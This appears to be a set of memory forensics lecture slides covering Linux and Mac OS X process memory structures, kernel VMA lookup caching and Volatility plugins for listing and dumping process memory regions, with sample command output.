
```
In [18]: fops=addrspace().profile.get_symbol("timer_list_fops")
```

```
In [19]: print fops  
18446744071568700928
```

```
In [20]: dt("file_operations", fops)
```

```
[CTYPE file_operations] @ 0xFFFFFFFF80653600
0x0 : owner 0
0x8 : llseek 18446744071565260864
0x10 : read 18446744071565261104
0x18 : write <bound method CType.write of [CTYPE file_operations] @ 0xFFFFFFFF80653600>
0x20 : aio_read 0
0x28 : aio_write 0
0x30 : readdir 0
0x38 : poll 0
0x40 : ioctl 65536 ← !!!
0x48 : unlocked_ioctl 0
0x50 : compat_ioctl 0
0x58 : mmap 0
0x60 : open 18446744071564625296
0x68 : flush 0
0x70 : release 18446744071565258944
0x78 : fsync 0
0x80 : aio_fsync 0
0x88 : fasync 0
0x90 : lock 0
0x98 : sendpage 0
0xa0 : get_unmapped_area 0
0xa8 : check_flags 0
0xb0 : dir_notify 0
0xb8 : flock 0
0xc0 : splice_write 0
0xc8 : splice_read 0
0xd0 : setlease 0
0xd8 : fsetattr 0
```

Linux Process Memory



```
2. Python
>>> dt("task_struct")
'task_struct' (6120 bytes)
0x0 : state          ['long']
0x8 : stack          ['pointer', ['void']]
0x10 : usage          ['__unnamed_0x346']
0x14 : flags          ['unsigned int']
0x18 : ptrace         ['unsigned int']
0x20 : wake_entry     ['llist_node']
0x28 : on_cpu          ['int']
0x30 : last_wakee     ['pointer', ['task_struct']]
0x38 : wakee_flips    ['unsigned long']
0x40 : wakee_flip_decay_ts  ['unsigned long']
0x48 : wake_cpu        ['int']
0x4c : on_rq           ['int']
0x50 : prio            ['int']
0x54 : static_prio     ['int']
0x58 : normal_prio     ['int']
0x5c : rt_priority      ['unsigned int']
0x60 : sched_class     ['pointer', ['sched_class']]
0x68 : se               ['sched_entity']
0x1e0 : rt              ['sched_rt_entity']
0x210 : sched_task_group  ['pointer', ['task_group']]
0x218 : preempt_notifiers  ['hlist_head']
0x220 : btrace_seq      ['unsigned int']
0x224 : policy          ['unsigned int']
0x228 : nr_cpus_allowed  ['int']
0x230 : cpus_allowed     ['cpumask']
0x250 : sched_info       ['sched_info']
0x270 : tasks            ['list_head']
0x280 : pushable_tasks   ['plist_node']
0x2a8 : mm              ['pointer', ['mm_struct']]
0x2b0 : active_mm        ['pointer', ['mm_struct']]
0x2b8 : rss_stat          ['task_rss_stat']
0x2c8 : exit_state        ['int']
0x2cc : exit_code         ['int']
```



```
>>> dt("mm_struct")
'mm_struct' (888 bytes)
0x0 : mmap
0x8 : mm_rb
0x10 : mmap_cache
0x18 : get_unmapped_area
0x20 : mmap_base
0x28 : mmap_legacy_base
0x30 : task_size
0x38 : highest_vm_end
0x40 : pgd
0x48 : mm_users
0x4c : mm_count
0x50 : nr_ptes
0x58 : map_count
0x5c : page_table_lock
0x60 : mmap_sem
0x80 : mmlist
0x90 : hiwater_rss
0x98 : hiwater_vm
0xa0 : total_vm
0xa8 : locked_vm
0xb0 : pinned_vm
0xb8 : shared_vm
0xc0 : exec_vm
0xc8 : stack_vm
0xd0 : def_flags
0xd8 : start_code
0xe0 : end_code
0xe8 : start_data
0xf0 : end_data
0xf8 : start_brk
0x100 : brk
0x108 : start_stack
0x110 : arg_start
```

```
['pointer', ['vm_area_struct']]
['rb_root']
['pointer', ['vm_area_struct']]
['pointer', ['void']]
['unsigned long']
['unsigned long']
['unsigned long']
['unsigned long']
['pointer', ['__unnamed_0x7b8']]
['__unnamed_0x346']
['__unnamed_0x346']
['__unnamed_0x366']
['int']
['spinlock']
['rw_semaphore']
['list_head']
['unsigned long']
```

process memory
mappings using
two different
representations +
**cache of recent
address lookups**

top level of page
tables

start / end for
code, data,
heap, arguments,
environment



```
0x118 : arg_end          ['unsigned long']           ←
0x120 : env_start         ['unsigned long']           ←
0x128 : env_end           ['unsigned long']
0x130 : saved_auxv        ['array', 46, ['unsigned long']]
0x2a0 : rss_stat          ['mm_rss_stat']
0x2b8 : binfmt            ['pointer', ['linux_binfmt']]
0x2c0 : cpu_vm_mask_var   ['array', 1, ['cpumask']]
0x2e0 : context            ['__unnamed_0x472c']
0x320 : flags              ['unsigned long']
0x328 : core_state         ['pointer', ['core_state']]
0x330 : ioctx_lock         ['spinlock']
0x338 : ioctx_table        ['pointer', ['kioctx_table']]
0x340 : owner               ['pointer', ['task_struct']] ←
0x348 : exe_file            ['pointer', ['file']]
0x350 : mmu_notifier_mm      ['pointer', ['mmu_notifier_mm']]
0x358 : numa_next_scan     ['unsigned long']
0x360 : numa_scan_offset    ['unsigned long']
0x368 : numa_scan_seq       ['int']
0x36c : tlb_flush_pending   ['unsigned char']
0x370 : uprobes_state       ['uprobes_state']
```

>>>

>>>

>>>

Pointer to
owner's
task_struct

2. Python

```
>>> dt("vm_area_struct")
'vm_area_struct' (192 bytes)
0x0  : vm_start
0x8  : vm_end
0x10 : vm_next
0x18 : vm_prev
0x20 : vm_rb
0x38 : rb_subtree_gap
0x40 : vm_mm
0x48 : vm_page_prot
0x50 : vm_flags
    2, 'r': 0, 'w': 1}]}
0x58 : shared
0x78 : anon_vma_chain
0x88 : anon_vma
0x90 : vm_ops
0x98 : vm_pgoff
0xa0 : vm_file
0xa8 : vm_prfile
0xb0 : vm_private_data
0xb8 : vm_policy
>>> 
```

```
['unsigned long']
['unsigned long']
['pointer', ['vm_area_struct']]
['pointer', ['vm_area_struct']]
['rb_node']
['unsigned long']
['pointer', ['mm_struct']]
['pgprot']
['LinuxPermissionFlags', {'bitmap': {'x': 2, 'r': 0, 'w': 1}}]
['__unnamed_0x9a7d']
['list_head']
['pointer', ['anon_vma']]
['pointer', ['vm_operations_struct']]
['unsigned long']
['pointer', ['file']]
['pointer', ['file']]
['pointer', ['void']]
['pointer', ['mempolicy']]
```

Aside: Address Lookups

- One very frequent operation in the Linux kernel: **virtual address lookup**
- Goal is to locate the **vm_area_struct** that contains an address
- Or to know that the address isn't mapped
- **find_vma()** locates region containing specified address
- ...or returns first region with starting address that's larger
- **mm_struct->mmap_cache** stores array of previous **find_vma()** results

3.14 kernel

```
struct mm_struct {
    struct vm_area_struct * mmap;           /* list of VMAs */
    struct rb_root mm_rb;
    struct vm_area_struct * mmap_cache;     /* last find_vma result */
```



cache of (single) last `vm_area()` result

3.15 kernel

```
struct mm_struct {
    struct vm_area_struct * mmap;           /* list of VMAs */
    struct rb_root mm_rb;
    u32 vmacache_seqnum;                   /* per-thread vmacache */
```



Now each thread (task) gets a cache

```
/* per-thread vma caching */
u32 vmacache_seqnum;
struct vm_area_struct *vma_cache[VMACACHE_SIZE];
```



New fields in 3.15
task_struct

```

/* Look up the first VMA which satisfies addr < vm_end, NULL if none. */
struct vm_area_struct *find_vma(struct mm_struct *mm, unsigned long addr)
{
    struct vm_area_struct *vma = NULL;

    /* Check the cache first. */
    /* (Cache hit rate is typically around 35%.) */
    vma = ACCESS_ONCE(mm->mmap_cache); -----^
    if (!(vma && vma->vm_end > addr && vma->vm_start <= addr)) {
        struct rb_node *rb_node;

        rb_node = mm->mm_rb.rb_node;
        vma = NULL;

        while (rb_node) {
            struct vm_area_struct *vma_tmp;

            vma_tmp = rb_entry(rb_node,
                               struct vm_area_struct, vm_rb);

            if (vma_tmp->vm_end > addr) {
                vma = vma_tmp;
                if (vma_tmp->vm_start <= addr)
                    break;
                rb_node = rb_node->rb_left;
            } else
                rb_node = rb_node->rb_right;
        }
        if (vma)
            mm->mmap_cache = vma;
    }
    return vma;
}

EXPORT_SYMBOL(find_vma);

```

3.14 kernel

/ Look up the first VMA which satisfies addr < vm_end, NULL if none. */*

struct vm_area_struct *find_vma(struct mm_struct *mm, unsigned long addr)

{
 struct rb_node *rb_node;
 struct vm_area_struct *vma;

/ Check the cache first. */*

vma = vmacache_find(mm, addr); ←
 if (likely(vma))
 return vma;

rb_node = mm->mm_rb.rb_node;
 vma = NULL;

while (rb_node) {
 struct vm_area_struct *tmp;

tmp = rb_entry(rb_node, struct vm_area_struct, vm_rb);

if (tmp->vm_end > addr) {
 vma = tmp;
 if (tmp->vm_start <= addr)
 break;
 rb_node = rb_node->rb_left;
} else
 rb_node = rb_node->rb_right;

}

if (vma)
 vmacache_update(addr, vma);
return vma;

}

EXPORT_SYMBOL(fnd_vma);

3.15 kernel

3.15 kernel

```

static bool vmacache_valid(struct mm_struct *mm)
{
    struct task_struct *curr;

    if (!vmacache_valid_mm(mm))
        return false;

    curr = current;
    if (mm->vmcache_seqnum != curr->vmcache_seqnum) {
        /*
         * First attempt will always be invalid, initialize
         * the new cache for this task here.
         */
        curr->vmcache_seqnum = mm->vmcache_seqnum; ←
        vmacache_flush(curr);
        return false;
    }
    return true;
}

struct vm_area_struct *vmcache_find(struct mm_struct *mm, unsigned long addr)
{
    int i;

    if (!vmacache_valid(mm))
        return NULL;

    count_vm_vmacache_event(VMACACHE_FIND_CALLS);

    for (i = 0; i < VMACACHE_SIZE; i++) {
        struct vm_area_struct *vma = current->vmcache[i]; ←
        if (!vma)
            continue;
        if (WARN_ON_ONCE(vma->vm_mm != mm))
            break;
        if (vma->vm_start <= addr && vma->vm_end > addr) {
            count_vm_vmacache_event(VMACACHE_FIND_HITS);
            return vma;
        }
    }

    return NULL;
}

```

Cache is now larger than a single entry

golden@ubuntu:~

File Edit View Search Terminal Help

```
golden@ubuntu:~$ ps aux | grep bash
golden    2836  0.1  0.1  29796  3780 pts/3    Ss   16:56   0:00 bash
golden    2881  0.0  0.0  18932   920 pts/3    S+   16:56   0:00 grep --color=auto bash
golden@ubuntu:~$ less /proc/2836/maps
```



```
golden@ubuntu:~ - + ×
File Edit View Search Terminal Help
00400000-004ef000 r-xp 00000000 08:01 262146 /bin/bash
006ee000-006ef000 r--p 000ee000 08:01 262146 /bin/bash
006ef000-006f8000 rw-p 000ef000 08:01 262146 /bin/bash
006f8000-006fe000 rw-p 00000000 00:00 0 [heap]
014d3000-0169a000 rw-p 00000000 00:00 0
7f1fdd866000-7f1fdd871000 r-xp 00000000 08:01 135300 /lib/x86_64-linux-gnu/libnss_
_files-2.19.so
7f1fdd871000-7f1fdda70000 ---p 0000b000 08:01 135300 /lib/x86_64-linux-gnu/libnss_
_files-2.19.so
7f1fdda70000-7f1fdda71000 r--p 0000a000 08:01 135300 /lib/x86_64-linux-gnu/libnss_
_files-2.19.so
7f1fdda71000-7f1fdda72000 rw-p 0000b000 08:01 135300 /lib/x86_64-linux-gnu/libnss_
_files-2.19.so
7f1fdda72000-7f1fdda7d000 r-xp 00000000 08:01 131174 /lib/x86_64-linux-gnu/libnss_
_nis-2.19.so
7f1fdda7d000-7f1fddc7c000 ---p 0000b000 08:01 131174 /lib/x86_64-linux-gnu/libnss_
_nis-2.19.so
7f1fddc7c000-7f1fddc7d000 r--p 0000a000 08:01 131174 /lib/x86_64-linux-gnu/libnss_
_nis-2.19.so
7f1fddc7d000-7f1fddc7e000 rw-p 0000b000 08:01 131174 /lib/x86_64-linux-gnu/libnss_
_nis-2.19.so
:
```

linux_proc_maps Plugin

```

garfish-2:volatility golden$ python vol.py --profile=LinuxXubuntu1404x64 -f ~/Documents/Virtual\ Machines.localized/XUbuntu\ 64-bit.vmwarevm/XUbuntu\ 64-bit-4c3a7f35.vmem linux_proc_maps -p 2836 ←
Volatility Foundation Volatility Framework 2.4
-----
```

Pid	Start	End	Flags	Pgoff	Major	Minor	Inode	File Path
2836	0x0000000000400000	0x00000000004ef000	r-x	0x0	8	1	262146	/bin/bash
2836	0x00000000006ee000	0x00000000006ef000	r--	0xee000	8	1	262146	/bin/bash
2836	0x00000000006ef000	0x00000000006f8000	rw-	0xef000	8	1	262146	/bin/bash
2836	0x00000000006f8000	0x00000000006fe000	rw-	0x0	0	0	0	
2836	0x000000000014d3000	0x000000000169a000	rw-	0x0	0	0	0	[heap] ←
2836	0x00007f1fdd866000	0x00007f1fdd871000	r-x	0x0	8	1	135300	/lib/x86_64-linux-gnu/libnss_files-2.19.so
2836	0x00007f1fdd871000	0x00007f1fdda70000	---	0xb000	8	1	135300	/lib/x86_64-linux-gnu/libnss_files-2.19.so
2836	0x00007f1fdda70000	0x00007f1fdda71000	r--	0xa000	8	1	135300	/lib/x86_64-linux-gnu/libnss_files-2.19.so
2836	0x00007f1fdda71000	0x00007f1fdda72000	rw-	0xb000	8	1	135300	/lib/x86_64-linux-gnu/libnss_files-2.19.so
2836	0x00007f1fdda72000	0x00007f1fdda7d000	r-x	0x0	8	1	131174	/lib/x86_64-linux-gnu/libnss_nis-2.19.so
2836	0x00007f1fdda7d000	0x00007f1fddc7c000	---	0xb000	8	1	131174	/lib/x86_64-linux-gnu/libnss_nis-2.19.so
2836	0x00007f1fddc7c000	0x00007f1fddc7d000	r--	0xa000	8	1	131174	/lib/x86_64-linux-gnu/libnss_nis-2.19.so
2836	0x00007f1fddc7d000	0x00007f1fddc7e000	rw-	0xb000	8	1	131174	/lib/x86_64-linux-gnu/libnss_nis-2.19.so
2836	0x00007f1fddc7e000	0x00007f1fddc95000	r-x	0x0	8	1	135326	/lib/x86_64-linux-gnu/libnsl-2.19.so
2836	0x00007f1fddc95000	0x00007f1fdde94000	---	0x17000	8	1	135326	/lib/x86_64-linux-gnu/libnsl-2.19.so
2836	0x00007f1fdde94000	0x00007f1fdde95000	r--	0x16000	8	1	135326	/lib/x86_64-linux-gnu/libnsl-2.19.so
2836	0x00007f1fdde95000	0x00007f1fdde96000	rw-	0x17000	8	1	135326	/lib/x86_64-linux-gnu/libnsl-2.19.so
2836	0x00007f1fdde96000	0x00007f1fdde98000	rw-	0x0	0	0	0	

Look for obvious signs of “no good”—e.g., unknown processes with libraries mapped out of /tmp or broken permissions. Also allows easy identification of interesting areas of memory, like the process heap.

Dumping Regions: linux_dump_map

```
garfish-2:volatility golden$ mkdir DUMP
garfish-2:volatility golden$ python vol.py --profile=LinuxXubuntu1404x64 -f ~/Documents/Virtual\ Machines.localized/XUbuntu\ 64-bit.vmwarevm/XUbuntu\ 64-bit-4c3a7f35.vmem linux_dump_map -p 2836 -s 0x14d3000 -D DUMP ←
Volatility Foundation Volatility Framework 2.4
Task      VM Start          VM End           Length Path
-----  -----
2836 0x000000000014d3000 0x0000000000169a000 0x1c7000 DUMP/task.2836.0x14d3000.vma ←
garfish-2:volatility golden$
```

strings on Dumped Heap Region

```
apt-cache search dbgsym
sudo reboot
sudo bash
cd /mnt/hgfs/Work/class/4402/
kprobes/DEVMEM/
ls -ltr
less main.c
sudo bash
cd /boot
ls -ltr
sudo emacs /etc/default/grub
sudo reboot
sudo apt-get install systemtap
sudo apt-get update
```

Mac OS X Memory Allocation

Mac Memory Concepts

- Data structures are obviously different from Linux, but not surprisingly, “UNIX-y” feel
- Background in Mach or BSD internals goes a long way
- Examine data structures in typical fashion
- Similar plugins, including **mac_proc_maps** and **mac_dump_maps**s

```
-f ~/Documents/Virtual\ Machines.localized/Mac\ OS\ X\ 10.9.vmwarevm/Mac\ OS\ X\ 10.9-53f72337.vmem mac_volshell
Volatility Foundation Volatility Framework 2.4
dt("task")Current context: process kernel_task, pid=0 DTB=0x22c2f000
Welcome to volshell! Current memory image is:
file:///Users/golden/Documents/Virtual%20Machines.localized/Mac%20OS%20X%2010.9.vmwarevm/Mac%20OS%20X%2010.9-53f72337.vmem
To get help, type 'hh()'
>>> dt("task")      ←
    'task' (960 bytes)
0x0   : lock          ['_lck_mtx_']
0x10  : ref_count     ['unsigned int']
0x14  : active         ['int']
0x18  : halting        ['int']
0x20  : map            ['pointer', ['_vm_map']] ←
0x28  : tasks          ['queue_entry']
0x38  : user_data      ['pointer', ['void']]
0x40  : threads         ['queue_entry']
0x50  : pset_hint       ['pointer', ['processor_set']]
0x58  : affinity_space  ['pointer', ['affinity_space']]
0x60  : thread_count    ['int']
0x64  : active_thread_count  ['unsigned int']
0x68  : suspend_count   ['int']
0x6c  : user_stop_count  ['int']
0x70  : legacy_stop_count  ['int']
0x74  : priority         ['int']
0x78  : max_priority     ['int']
0x7c  : importance        ['int']
0x80  : sec_token        ['__unnamed_4566766']
0x88  : audit_token      ['__unnamed_4566812']
0xa8  : total_user_time   ['unsigned long long']
0xb0  : total_system_time  ['unsigned long long']
0xb8  : vtimers          ['unsigned int']
0xc0  : itk_lock_data     ['_lck_mtx_']
0xd0  : itk_self          ['pointer', ['ipc_port']]
```





FIGURE 8–6 Details of the Mac OS X Mach VM architecture

mac_proc_maps

```
garfish-2:volatility golden$ python vol.py --profile=MacMavericks_10_9_4_AMDx64 -f ~/Documents/Virtual\ Machines.localized/Mac\ OS\ X\ 10.9.vmwarevm/Mac\ OS\ X\ 10.9-53f72337.vmem mac_pslist | grep -i bash
Volatility Foundation Volatility Framework 2.4
0xffffffff802ef7d9e8 bash      259      502      20      259      64BIT      0x00000000500eb000 2014-09-22 19:19:56 UTC+00
00
garfish-2:volatility golden$ python vol.py --profile=MacMavericks_10_9_4_AMDx64 -f ~/Documents/Virtual\ Machines.localized/Mac\ OS\ X\ 10.9.vmwarevm/Mac\ OS\ X\ 10.9-53f72337.vmem mac_proc_maps -p 259
Volatility Foundation Volatility Framework 2.4
-----
```

Pid	Name	Start	End	Perms	Map Name
259	bash	0x0000000010291a000	0x0000000010299c000	r-x	Macintosh HD/bin/bash
259	bash	0x0000000010299c000	0x000000001029a7000	rw-	Macintosh HD/bin/bash
259	bash	0x000000001029a7000	0x000000001029aa000	rw-	
259	bash	0x000000001029aa000	0x000000001029b3000	r--	Macintosh HD/bin/bash
259	bash	0x000000001029b3000	0x000000001029b4000	r--	
259	bash	0x000000001029b4000	0x000000001029b5000	r--	[heap]
259	bash	0x000000001029b5000	0x000000001029b6000	rw-	[heap]
259	bash	0x000000001029b6000	0x000000001029b7000	---	[heap]
259	bash	0x000000001029b7000	0x000000001029cc000	rw-	[heap]
259	bash	0x000000001029cc000	0x000000001029cd000	---	[heap]
259	bash	0x000000001029cd000	0x000000001029ce000	---	[heap]
259	bash	0x000000001029ce000	0x000000001029e3000	rw-	[heap]
259	bash	0x000000001029e3000	0x000000001029e4000	---	[heap]
259	bash	0x000000001029e4000	0x000000001029e5000	r--	[heap]
259	bash	0x000000001029e5000	0x000000001029e6000	rw-	
259	bash	0x000000001029e6000	0x000000001029e7000	r--	
259	bash	0x000007fea50c0000	0x000007fea50d00000	rw-	[heap]
259	bash	0x000007fea50d00000	0x000007fea50e00000	rw-	[heap]
259	bash	0x000007fea51000000	0x000007fea51800000	rw-	[heap]
259	bash	0x000007fff592e6000	0x000007fff5cae6000	---	[stack]
259	bash	0x000007fff5cae6000	0x000007fff5d2e6000	rw-	[stack]
259	bash	0x000007fff6299c000	0x000007fff629d0000	r-x	Macintosh HD/usr/lib/dyld
259	bash	0x000007fff629d0000	0x000007fff629d2000	rw-	Macintosh HD/usr/lib/dyld
259	bash	0x000007fff629d2000	0x000007fff62a0f000	rw-	
259	bash	0x000007fff62a0f000	0x000007fff62a23000	r--	Macintosh HD/usr/lib/dyld

mac_dump_maps

```
garfish-2:volatility golden$ python vol.py --profile=MacMavericks_10_9_4_AMDx64 -f ~/Documents/Virtual\ Machines.localized/Mac\ OS\ X\ 10.9.vmwarevm/Mac\ OS\ X\ 10.9-53f72337.vmem mac_dump_maps -p 259 -s 0x00000001029b5000 -D DUMP ←
Volatility Foundation Volatility Framework 2.4
Task      VM Start      VM End          Length Path
-----  
259 0x000000001029b5000 0x000000001029b6000          0x1000 DUMP/task.259.0x1029b5000.dmp
garfish-2:volatility golden$ python vol.py --profile=MacMavericks_10_9_4_AMDx64 -f ~/Documents/Virtual\ Machines.localized/Mac\ OS\ X\ 10.9.vmwarevm/Mac\ OS\ X\ 10.9-53f72337.vmem mac_dump_maps -p 259 -s 0x00000001029b6000 -D DUMP
Volatility Foundation Volatility Framework 2.4
Task      VM Start      VM End          Length Path
-----  
259 0x000000001029b6000 0x000000001029b7000          0x1000 DUMP/task.259.0x1029b6000.dmp
garfish-2:volatility golden$ python vol.py --profile=MacMavericks_10_9_4_AMDx64 -f ~/Documents/Virtual\ Machines.localized/Mac\ OS\ X\ 10.9.vmwarevm/Mac\ OS\ X\ 10.9-53f72337.vmem mac_dump_maps -p 259 -s 0x00000001029b7000 -D DUMP
Volatility Foundation Volatility Framework 2.4
Task      VM Start      VM End          Length Path
-----  
259 0x000000001029b7000 0x000000001029cc000          0x15000 DUMP/task.259.0x1029b7000.dmp
garfish-2:volatility golden$ python vol.py --profile=MacMavericks_10_9_4_AMDx64 -f ~/Documents/Virtual\ Machines.localized/Mac\ OS\ X\ 10.9.vmwarevm/Mac\ OS\ X\ 10.9-53f72337.vmem mac_dump_maps -p 259 -s 0x00000001029ce000 -D DUMP
Volatility Foundation Volatility Framework 2.4
Task      VM Start      VM End          Length Path
-----  
259 0x000000001029ce000 0x000000001029e3000          0x15000 DUMP/task.259.0x1029ce000.dmp
garfish-2:volatility golden$ █
```

Swap Files / RAM Compression

Aside: Forensics, Features, Privacy

- New OS features may negatively impact forensics
- e.g.:
 - Native whole disk encryption
 - Encrypted swap
 - Secure Recycle Bin / Trash facilities
 - Secure erasure during disk formatting
- New feature in Linux and Mac OS X—Compressed RAM—**positively impacts** memory forensics
- Discussed in detail in DFRWS 2014 paper:
 - G. G. Richard III, A. Case, "In Lieu of Swap: Analyzing Compressed RAM in Mac OS X and Linux," Proceedings of the 2014 Digital Forensics Research Conference (DFRWS 2014).

Memory Forensics: Swap Files

“Traditional” forensics: capture contents of storage devices, including the swap file →

